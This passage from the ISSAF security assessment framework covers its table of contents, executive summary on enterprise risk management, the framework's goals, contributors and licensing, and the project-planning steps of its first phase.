13.5.10	MASTER CHANGE TRACKING FORM.....	1014
13.6	AUDITING CHANGE MANAGEMENT .....	1016
13.7	CONFIGURATION MANAGEMENT OVERVIEW .....	1029
13.8	GLOSSARY OF TERMS .....	1031
13.9	REFERENCES .....	1032
<b>14</b>	<b>ENTERPRISE SECURITY AWARENESS.....</b>	<b>1034</b>
14.1	METHODOLOGY FOR SECURITY AWARENESS PROGRAM .....	1038
14.2	AWARENESS SERVICES AND REMINDER TOOLS .....	1039

14.3	REMINDER PROGRAMS.....	1039
<b>15</b>	<b>ENTERPRISE INCIDENT MANAGEMENT .....</b>	<b>1045</b>
15.1	INCIDENT ANALYSIS EVALUATION CHECKLIST .....	1045
15.2	LINKS OF VARIOUS COUNTRIES LAWS.....	1048
<b>16</b>	<b>OUTSOURCING SECURITY CONCERNS.....</b>	<b>1055</b>
<b>17</b>	<b>BUSINESS CONTINUITY MANAGEMENT.....</b>	<b>1056</b>
17.1	INTENDED READER.....	1060
17.2	MANAGEMENT APPROVAL .....	1061
17.3	SCOPE.....	1061
17.4	BCP TEAM LEADER .....	1063
17.5	BCP TEAM.....	1066
17.6	RESPONSIBILITIES .....	1067
17.7	MAINTENANCE OF PLAN .....	1070
17.8	REVIEW AND APPROVAL OF PLAN.....	1071
17.9	BUSINESS IMPACT ASSESSMENT.....	1071
<b>18</b>	<b>LEGAL AND REGULATORY COMPLIANCE .....</b>	<b>1087</b>
18.1	INTRODUCTION .....	1087
18.2	PRE-REQUISITES.....	1087
18.3	OBJECTIVE.....	1087
18.4	ASSESSMENT QUESTIONNAIRE.....	1087
18.5	ASSESSMENT QUESTIONNAIRE - NARRATIVE.....	1090
18.6	LEGAL ASPECTS OF SECURITY ASSESSMENT PROJECTS .....	1091
	<b>ANNEXURE - KNOWLEDGE BASE.....</b>	<b>1096</b>
<b>1</b>	<b>TEMPLATES AND OTHERS .....</b>	<b>1097</b>
1.1	IT INFORMATION GATHERING – SAMPLE QUESTIONNAIRE - I.....	1097
1.2	IT INFORMATION GATHERING – SAMPLE QUESTIONNAIRE - II .....	1099
1.3	TEMPLATE - NON DISCLOSURE AGREEMENT (NDA) .....	1124
1.4	TEMPLATE - SECURITY ASSESSMENT CONTRACT .....	1127
1.5	REQUEST FOR PROPOSAL TEMPLATE .....	1131
1.6	REPORTING.....	1133
1.7	MINUTES OF MEETING - <PROJECT/TOPIC NAME> .....	1138
1.8	DIAGRAM LEGENDS .....	1140
<b>2</b>	<b>BUILD FOUNDATION .....</b>	<b>1141</b>
2.1	DoS ATTACKS: INSTIGATION AND MITIGATION .....	1141
2.2	VIRUS & WORMS.....	1145
2.3	CRYPTOGRAPHY .....	1160
<b>3</b>	<b>PENETRATION TESTING LAB .....</b>	<b>1166</b>
3.1	DESCRIPTION .....	1166
3.2	PURPOSE.....	1167
3.3	OBJECTIVE.....	1167
3.4	REQUIREMENT .....	1168
3.5	DESIGN .....	1169
3.6	LAB SECURITY.....	1173
3.7	APPENDIX .....	1175
<b>4</b>	<b>HANDLING FALSE DETECTION RATES .....</b>	<b>1176</b>
4.1	SELECT APPROPRIATE VERIFICATION TECHNIQUES FOR EACH TYPE OF ASSESSMENT ACTIVITY .....	1179
4.2	ESTIMATE ADDITIONAL TIME/RESOURCES ESTIMATION FOR VERIFYING EACH TYPE OF ASSESSMENT ACTIVITY .....	1189
4.3	DEFINE MANDATORY CHECKS.....	1190
4.4	DEFINE SAMPLING CHECKS FOR NON-CRITICAL SYSTEMS AND ISSUES.....	1192
4.5	ESTIMATE OVERALL COST-BENEFIT FOR ADDITIONAL CHECKING.....	1196

<b>5</b>	<b>WINDOWS (DESKTOP) SECURITY CHECKLIST .....</b>	<b>1197</b>
<b>6</b>	<b>LINUX SECURITY CHECKLIST .....</b>	<b>1203</b>
6.1	AUDITING MODULE .....	1203
6.2	CHECK FOR UNNEEDED SERVICES .....	1203
6.3	CHECK FOR UNWANTED USERS AND LOCK DEFAULT USERS. ....	1203
6.4	VERIFY THE FILE PERMISSIONS FOR (AT LEAST) THE FOLLOWING FILES: .....	1204
6.5	VERIFY PASSWORD SETTINGS IN /ETC/LOGIN.DEFS .....	1204
6.6	CHECK IF IP FORWARDING IS DISABLED OR NOT? .....	1204
6.7	CREATE SEPARATE PARTITIONS FOR LOG/TMP FOLDERS AND SMTP QUEUE. ....	1204
6.8	VERIFY THE LEGAL NOTICE .....	1205
6.9	VERIFY CRON & FTP RESTRICTIONS .....	1205
6.10	CHECK FOR WORLD WRITABLE DIRECTORIES AND FILES .....	1205
6.11	CHECK FOR NONUSER AND NOGROUP FILES .....	1205
<b>7</b>	<b>SOLARIS SECURITY CHECKLIST.....</b>	<b>1206</b>
7.1	INTRODUCTION .....	1206
7.2	LEADING TOOLS FOR HARDENING SOLARIS.....	1209
7.3	SOLARIS SECURITY CONCEPTS .....	1211
7.4	EXAMPLE (GENERAL) HARDENING SCRIPT .....	1217
7.5	ENABLE HARD TCP SEQUENCE: .....	1219
7.6	ADDITIONAL STEPS .....	1225
<b>8</b>	<b>LINKS.....</b>	<b>1227</b>
8.1	WEB-SITES .....	1227
8.2	TOOLS.....	1234
8.3	RESOURCES .....	1244
<b>9</b>	<b>TEAM .....</b>	<b>1255</b>
9.1	AUTHORS .....	1255
9.2	KEY CONTRIBUTORS.....	1259
<b>10</b>	<b>FEEDBACK FORM .....</b>	<b>1261</b>

# 1 EXECUTIVE SUMMARY

Opportunities for business today are everywhere. Technologies such as the internet today enable even any business to enter markets globally. Market forces such as globalization impact even local businesses in the remotest markets. Research, Marketing, Manufacturing, Distribution, and Accounting are all functions that are constantly evolving to meet the exigencies demanded by the cumulative effect of these on-going changes. Uncertainties therefore have become a constant that organizations have to deal with on a day to day basis. Every organization is, to some extent, in the business of risk management, no matter what its products or services. It is not possible to "create a business that doesn't take risks," according to Richard Boulton and colleagues, co-authors of "Cracking the value code". "If you try, you will create a business that doesn't make money." As a business continually changes, so do the risks. Stakeholders increasingly want companies to identify and manage their business risks. More specifically, stakeholders want management to meet their earnings goals. Risk management can help them do so. According to Susan Stalnecker, vice president and treasurer of DuPont, "Risk management is a strategic tool that can increase profitability and smooth earnings volatility." Senior management must manage the ever-changing risks if they are to create, protect, and enhance shareholder value.

Risk management despite its key role in formulating business priorities is not usually a central activity within an organization. Today no organization that we know has a Chief Risk Officer. It is expected that the CEO, or the CFO or the CIO will handle risk as part of their portfolio of results. Loss avoidance is usually the priority when risk is handled in this manner. Addressing opportunities however requires a bit more than just loss avoidance, it has to address the uncertainties an organization has to deal with. And today no uncertainty is more certain than the fact that information technology can create risks that can put an organization's reputation on the line and end up destroying critical assets that the business requires to manage day to day operations. To address this Information Security has evolved today into a body of knowledge that has many different contributors providing vital insights into the benefits of information controls and technology standards. Unfortunately all of this activity has not still culminated in a unifying principle that would integrate the plenitude of options available today, including multiple standards, many control frameworks and divergent methodologies. Practitioners of information security as a profession are therefore still seeking a disciplined approach that could contextually place the available offerings to help them identify and apply the right answers to their most pressing concerns.

To understand this situation better, it is important to realize the nature of information itself and its role in enabling those seeking to manage business priorities. A business comes into existence to transform resources into results with the objective of exchanging these results for revenue. Information itself is derived from this transactional nature of business. Hence what is important to a business is not the data collected during transactions but in how this data can be used to understand and manage business priorities, whether is managing cash flow, or fulfilling customer orders. Business transactions by their very nature are dependent on organizational infrastructure. Information is captured, processed and delivered using technology infrastructure in the form of systems and people. Internal processes combine these systems and people into the shared services that constitute front office and back office units that have to work in concert to deliver the desired business results. As such Information and Technology have a vital role to play in enabling cost efficient, and increasingly time efficient business transaction processing. Any downtime caused by disruption in the underlying technology or the processes or the subversion of the information delivered by these technologies or processes result in a cumulative impact that can lead to losses that are either critical or material to an organization. Critical when the nature of these disruptions lead to a loss of trust in customers or other vital stakeholders in the dependability of the business infrastructure as it then threatens the survival of the organization. Material when it leads to substantive losses caused by the dissolution of assets represented by accumulated transactional information, as it would require substantial financial resources to replace or repair these losses.

Before a company can manage its risks, it has to know what risks it has to manage. And to understand these risks, it is important to consider strategic business scenarios. For example a key scenario for a CEO could be a question such as What happens if we add a new business capability such as an e-Business portal? How will it impact our existing ability to deliver results is as important a consideration as asking the other side of the question, which is what happens if we don't add the business capability? Will our customers shift to a competitor because they prefer the added value the new capabilities will bring to bear on their transactions? It is in considering these scenarios that the relationship between risk and opportunity becomes clear to both the CEO who has to drive the required organizational changes and the IT division that will be tasked with delivering the changes to systems to enable the organizational changes. Therefore both the leaders of an organization who will create the driving vision as well as the managers who will implement the desired changes need to meet on common ground. At OISSG we have chosen to focus on Enterprise Risk

Management to facilitate IT as a business enabler in delivering new business capabilities. We have chosen to deliver this using a disciplined approach that step by step identifies and eliminates business inhibitors related to the risks that accrue from implementing information related technologies.

This summarizes the vision that led to the development of ISSAF. We consider assessment as the unifying idea to integrate three separate but related set of risk management activities viz interviewing, observation and testing. We have chosen assessment as a process instead of auditing because auditing will require an established body to promulgate the underlying standards. As an open organization that have not sought such affiliations to date, we have not been restricted in choosing an approach that integrates exhaustive penetration testing with accepted business continuity practices, and seeks to validate the alignment of business policies to internal IT realities. All of this is delivered through a step by step engagement management approach to facilitate the assessment process within an organization seeking to secure their information assets.

I think the point to risk management is not to try and operate your business in a risk-free environment. It's to tip the scale to your advantage. So it becomes strategic rather than just defensive as said by Peter G. M. Cox, CFO, United Grain Growers Ltd.

## 2 ABOUT ISSAF

### 2.1 PREFACE

The Information System Security Assessment Framework (ISSAF) is a peer reviewed structured framework that categorizes information system security assessment into various domains & details specific evaluation or testing criteria for each of these domains. It aims to provide field inputs on security assessment that reflect real life scenarios. ISSAF should primarily be used to fulfill an organization's security assessment requirements and may additionally be used as a reference for meeting other information security needs. ISSAF includes the crucial facet of security processes and, their assessment and hardening to get a complete picture of the vulnerabilities that might exist.

The information in ISSAF is organized into well defined evaluation criteria, each of which has been reviewed by subject matter experts in that domain. These evaluation criteria include:

- A description of the evaluation criteria.
- Its aims & objectives
- The pre-requisites for conducting the evaluations
- The process for the evaluation
- Displays the expected results
- Recommended countermeasures
- References to external documents

Overall framework is large, we chose to provide as much information as possible on the assumption that it would be easier for users to delete material rather than develop it. The Information System Security Assessment Framework (ISSAF) is an evolving document that will be expanded, amended and updated in future.

#### 2.1.1 What are the Objectives of ISSAF?

- To act as an end-to-end reference document for security assessment
- To standardize the Information System Security Assessment process
- To set the minimal level of acceptable process
- To provide a baseline on which an assessment can (or should) be performed
- To assess safeguards deployed against unauthorized access

- To act as a reference for information security implementation
- To strengthen existing security processes and technology

### 2.1.2 What are the Goals of ISSAF?

The goal of the ISSAF is to provide a single point of reference for security assessment. It is a reference that is closely aligned with real world security assessment issues and that is a value proposition for businesses. To this aim the ISSAF has the following high-level agenda:

- Evaluate the organizations information security policies & processes and ensure that they meet industry requirements and do not violate any applicable laws & regulations.
- Identify critical information systems infrastructure required for the organizations' business processes and evaluate their security
- Conduct vulnerability assessments & penetration tests to highlight system vulnerabilities and thereby identifying weaknesses in systems, networks and applications.
- Evaluate controls applied to various security domains by:
  - Finding mis-configurations and rectifying them
  - Identifying risks related to technologies and addressing them
  - Identifying risks within people or business processes and addressing them
  - Strengthening existing processes and technologies
- Prioritize assessment activities as per system criticality, testing expenses, and potential benefits.
- Educate people on performing security assessments
- Educate people on securing systems, networks and applications
- Provide information on
  - The review of logging, monitoring & auditing processes
  - The building and review of Disaster Recovery Plan
  - The review of outsourcing security concerns
- Compliance to Legal & Regulatory Standards
- Create Security Awareness
- Effective Management of Security Assessment Projects
- Guarding against social engineering exploitation
- Physical security control review

This approach is based on using the shortest path required to achieve one's goal by finding flaws that can be exploited efficiently, with the minimal effort. The goal of this framework is to give completeness and accuracy, efficiency to security assessments.

### **2.1.3 Why we had come up with ISSAF?**

After working on many information assurance projects, the lack of a comprehensive framework that provides information security assurance through performing standardized vulnerability assessment, penetration testing, security assessment and security audit, was felt.

While there are a few information security assessment standards, methodologies and frameworks that talk about what areas of security must be considered, they do not contain specifics on HOW and WHY existing security measures should be assessed, nor do they recommend controls to safeguard them.

ISSAF is a comprehensive and in-depth framework that helps avoid the risk inherent in narrow or ineffective security assessment methodologies. In ISSAF we have tried to define an information system security assessment methodology that is more comprehensive than other assessment frameworks, it seeks to mitigate the inherent risk in the security assessment process itself. It helps us understand the business risks that we face in performing our daily operations. The threats, vulnerabilities, and potential exposures that affect our organizations are too huge to be ignored.

At this particular time it is not the answer to every question or situation, but we are committed to continuous improvement by improving current topics and adding new topics.

ISSAF has laid the foundation; now it's your turn to benefit from it, whether you use it as is or tailor the materials to suit your organization needs. Welcome to ISSAF, we hope you will find it useful.

## 2.2 TARGET AUDIENCE

This framework is aimed at a wide spectrum of audiences that include:

- Internal and External Vulnerability Assessors, Penetration Testers, Security Auditors and Security Assessors
- Professionals responsible for perimeter security
- Security engineers and consultants
- Security assessment project managers
- System, Network and Web Security Administrators
- Technical and Functional Managers
- Information systems staff responsible for information security

## 2.3 TEAM

### Authors

Balwant Rathore  
Omar Herrera  
Subash Raman

Mark Brunner  
Piero Brunati  
Umesh Chavan

Miguel Dilaj  
Rama K Subramaniam

### Key Contributors

Arturo "Buanzo" Busleiman  
Hernán Marcelo Racciatti

Christian Martorella  
Karmil Asgarally

Dieter Sarrazyn

### Contributors

Andres Riancho  
Bernardo Reino  
David Stern  
Diego San Esteban  
Gabriel O. Zabal  
Hamid kashfi  
Jayesh Thakur  
Kalpesh Doshi  
Laurent Porracchia  
Niloufer Tamboly  
Param Singh  
Rajendra Armal  
Rocky Heckman  
Salman Ashraf  
Sandhya Kameshra  
Vicente Aguilera  
Viraf Hathiram


Anish Mohammed  
Bob Johnston  
Dhanya Thakkar  
Dragos Ruiu  
Galde Edgar  
Hari Prasad  
Jeremy Martin  
Kartikeya Puri  
Major Gajendra Singh  
Oliver Karow  
Pieter Danhieux  
Richard Gayle  
Ross Patel  
Saman Ghannadzadeh  
Soorendrana  
Vicente Diaz

Arshad Husain  
Clement Dupuis  
Dharmesh Mehta  
Frank Sadowski  
Gareth Davies  
Hiten Desai  
Joel Weise  
Krishnakant Duggirala  
Niels Poulsen  
Oscar Marín  
Rahul Kashyap  
Richard Zaluski  
S. Saravanan  
Samir Pawaskar  
Travis Schack  
Vinay Tiwari

A-Z, Ascending Order

## 2.4 DOCUMENT STRUCTURE

Sections related to technical controls assessment uses following template:



Sections related to policies & processes evaluation uses following template:

Heading of Topic				
→	Introduction			
→	Pre-requisite			
→	Objective			
→	Assessment Questionnaire			
Evaluation Check	Yes	No	N/A	Evaluation Performed and Results
1				
2				

→	<b>Assessment Questionnaire – Narrative</b> <i>The narrative supports the understanding of the contents and logic that is embedded in the assessment questionnaire. While the questionnaire is structured on the basis of possible process flow that may be found in many enterprises, the narrative is presented to aid an understanding of the concepts covered in this domain.</i>
---	--

## 2.5 DISCLAIMER

While all possible precautions have been taken to ensure accuracy during the development of the Information System Security Assessment Framework (ISSAF), also referred to as ISSAF, the Open Information System Security Group (OISSG) assumes no responsibility for any damages, errors or downtime resulting or caused by the use of the information contained herein.

OISSG does not warrant or assume any legal liability or responsibility for the completeness, usefulness, accuracy of the information presented in this document.

OISSG will not be responsible for any damage, malfunction, downtime, or other errors that might result from the usage of this document.

## 2.6 LICENSING

- Any individual/organization is granted unlimited distribution of ISSAF in whole or any part of it, provided the copyright is included in the document
- We impose no restrictions to any individual or organization for practicing ISSAF
- We impose no restrictions to any individual or organization to develop products based on it
- We impose no restrictions to any individual or organization that uses ISSAF for commercial purposes, provided the appropriate copyright is included in the document
- Tools developed for ISSAF assessment are released under GNU GPL, unless mentioned (<http://www.opensource.org/licenses/gpl-license.html>)

Should you have any question on our licensing, please do reach us at [licensing@oissg.org](mailto:licensing@oissg.org)

### 3 THE FRAMEWORK

“Begin at the beginning said the king gravely, and go on till you reach the end, then stop”

-Lewis Carroll


Who is responsible for ensuring security? Who authorizes the decisions that have to be made in this regard? Who has to be consulted to ensure all the bases are covered? Who has to be kept informed to ensure that the organization copes with the resulting changes?

Security can be an immediate priority if the corporate website has been vandalized or a logic bomb destroys crucial corporate records, or the corporate email system was responsible for promulgating a known virus or a fraud based on subversion of automated processes was uncovered after the fact. In these instances the above questions become the basis for initiating a program that seeks to address the issues that have surfaced. However in instances that do not present a compelling need for change, there can also be issues that can seriously impact the organization's long term chances of survival. Information that is leaked to competitors such as blueprints or estimates for a tender may not be as clear and a present danger as the above instances, but they can seriously erode the company's chances of gaining a crucial advantage in the marketplace. Similarly, lack of controls in Accounts payable systems or payroll may not result in immediate fraud, but they can set the stage for an interested party to manipulate the data or the underlying vouching mechanisms to subvert the system to meet their own ends. It could be as simple as falsifying attendance records and it could be as financially deleterious as removing evidence of stock returns from inventory records. What all of these instances cite however is the need to understand how the integrity or the lack thereof in information records can potentially affect the viability of the organization. These records cost money to capture, to transmit, to store, to process and to report, and these investments. Once material to the balance sheet, they should become drivers for further investments to ensure the safety and security of the underlying infrastructure and related operations.

What is therefore needed is a systematic approach to helping a concerned party take up security as an initiative, make a compelling business case if required for investing in this initiative, go about identifying the order in which activities need to be carried

out step by step, and then manage these activities one by one until a reasonable level of assurance can be provided to management regarding the security of their information assets. ISSAF provides a four phase model that structures the management of security initiatives and ensures the viability of the engagement by providing the requisite know-how in the form of bite-sized work packages (referred to as activities) that can be assigned to individuals within the project team.

The four phases respectively are Planning, Assessment, Treatment, and Accreditation. Each of these phases has specific work packages that are generic to all organizations regardless of their size, their specific key result areas, and their geographical siting. Through the sequencing of their respective work packages, these phases focus on delivering specific results, be it a deliverable or a desired state of affairs. The outputs of these phases are then followed by operational activities designed to integrate the deliverable or to maintain the achieved state, feasibly and effectively.



## **3.1 PHASE I – PLANNING**

### **3.1.1 Information Gathering**

Security initiatives normally do not have the same set of triggering events within organizations. In some instances a change in management could result in a focus on security as a critical requirement. In other instances it could be triggered by the realization of losses caused by systems outage. In other instances it could be the result of a proactive approach by managers concerned about the outcome of their investment. Whatever be the triggering event, the fact remains that information has to be gathered to substantiate the underlying concern. If an auditor is concerned about the retention period of system activity logs, he cannot make a business case unless he is able to substantiate the need for backing up activity logs with the specific non repudiation based legal or compliance requirements that he is basing his requirements upon. If there is a business dependency on a particular information service such as email, it is incumbent upon the process owner of the concerned business function to identify the potential losses that could accrue from an hour, a day, or a week of systems outage caused by a virus or other such likely threats. Otherwise it would be impossible for those responsible for authorizing the requisite investments to make an informed decision in this regard.

Information gathering therefore seeks to assemble a complete picture of the information technology infrastructure to serve as the basis for the next phase, namely risk assessment.

ISSAF has assembled a set of questions that can serve as the basis for this information gathering in a document titled ISSAF – Information Gathering Questionnaire. It is recommended that the security practitioner collates this information and analyze their findings prior to moving to the next stage namely, preparing the business case to align management of security as a priority.

### **3.1.2 Project Chartering**

Unless an executive sponsor is available to support the funding of the project, the initiative is likely to die stillborn. This is the fundamental reality of corporate life, and this condition has to be respected by security practitioners. Hence the quest for project funding should begin by first identifying who is likely to be interested in sponsoring the project and then identifying the key result areas that are likely to motivate their self interest in promoting this initiative. We recommend identifying the

critical success factors (desired outcomes) and then mapping them to all key internal business processes including revenue and expense cycles, as a starting step. This will facilitate the identification of which business processes are most critical to the business, and this in turn will help prioritize which systems are critical to these processes. An example critical success factor to process mapping has been included to clarify this concept further. Based on this analysis, it is recommended to fill out the sample Project Charter template to initiate discussions with the proposed project sponsor(s) and to document their expectations in this regard. Once the project charter is completed, use this document to obtain an internal signoff to ensure that project planning proceeds on the documented assumptions.

### **3.1.3 Resource Identification**

Using the project charter, it is possible to identify at a high level the resources that are likely to be required to deliver the required results. Resources can range from people, products, processes, tools, knowledge and political support. The objective of this activity is to research the type and potential costs of the resources that will be required to execute this project. Normally security initiatives are based on specific project charters, such as hiring an external vendor to implement a secure firewall, or hiring an auditor to identify control weaknesses in the enterprise systems. The process of meeting and discussing the proposed initiatives with vendors can help clarify the key cost areas likely to result from an implementation of the proposed initiatives. The key objective for this phase is to understand whether this project is feasible from a financial and human resourcing standpoint. At this point it is likely that the project charter may require further revision to narrow or broaden the scope based on the correction or validation of the many assumptions that would have driven the definition of the earlier charter. This is quite normal and should be treated as a value added outcome of this particular activity. The first output of the resource identification phase is the preparation of an RFP that is issued to vendors that will supply the required resources. Guidelines for preparing this RFP as well as a sample structure is provided in the appendices for further reference.

### **3.1.4 Budgeting**

Next a budget is prepared that identifies investments and subsequent operating costs to establish whether the required funding is likely to be feasible from an overall business perspective. The budget should consist of the following supporting schedules in addition to the actual project budget to help the organization's financial

team assess and/or integrate the project funding into the annual capital/operations budgets.

### **3.1.5 Cash flow – pro forma preparation**

Its important to prepare the following:

- Income statement (Profit & Loss)
- Balance sheet

Unless these pro forma statements are prepared the financial team will be unable to do basic financial analysis such as the preparation of depreciation/amortization schedules, identify the increase in operating costs caused by new hires, training needs, etc.

### **3.1.6 Work breakdown structure**

A work breakdown structure (WBS) essentially creates a framework that groups and integrates the individual work packages that will work in concert to deliver the project results. Work packages are a collection of related tasks usually carried out by an integral unit, such as a team or an individual or through automation. This structure is composed using a hierarchical outline that progressively breaks down activities into smaller and smaller chunks until the final chunk results in an assignable work package.

### **3.1.7 Project kick-off**

The primary purpose of the Project Kick-off is to formally appoint the project manager. This ensures that the project manager has the necessary visibility and functional authority to make the decisions required to deliver the defined project results.

The WBS is used to kick off the project, and subsequent discussions are used to generate a sense of ownership within the team members that have been pulled together for this project. The key result of the project kick-off is the Responsibility, Accreditation, Consultation, Information (RACI) matrix or chart, which designates who is Responsible, who will Accredit the deliverables, who has to be Consulted, and who has to be kept Informed throughout the project. The RACI chart then becomes the key document that will be used to manage all further project communications.

## Output – Project Plan

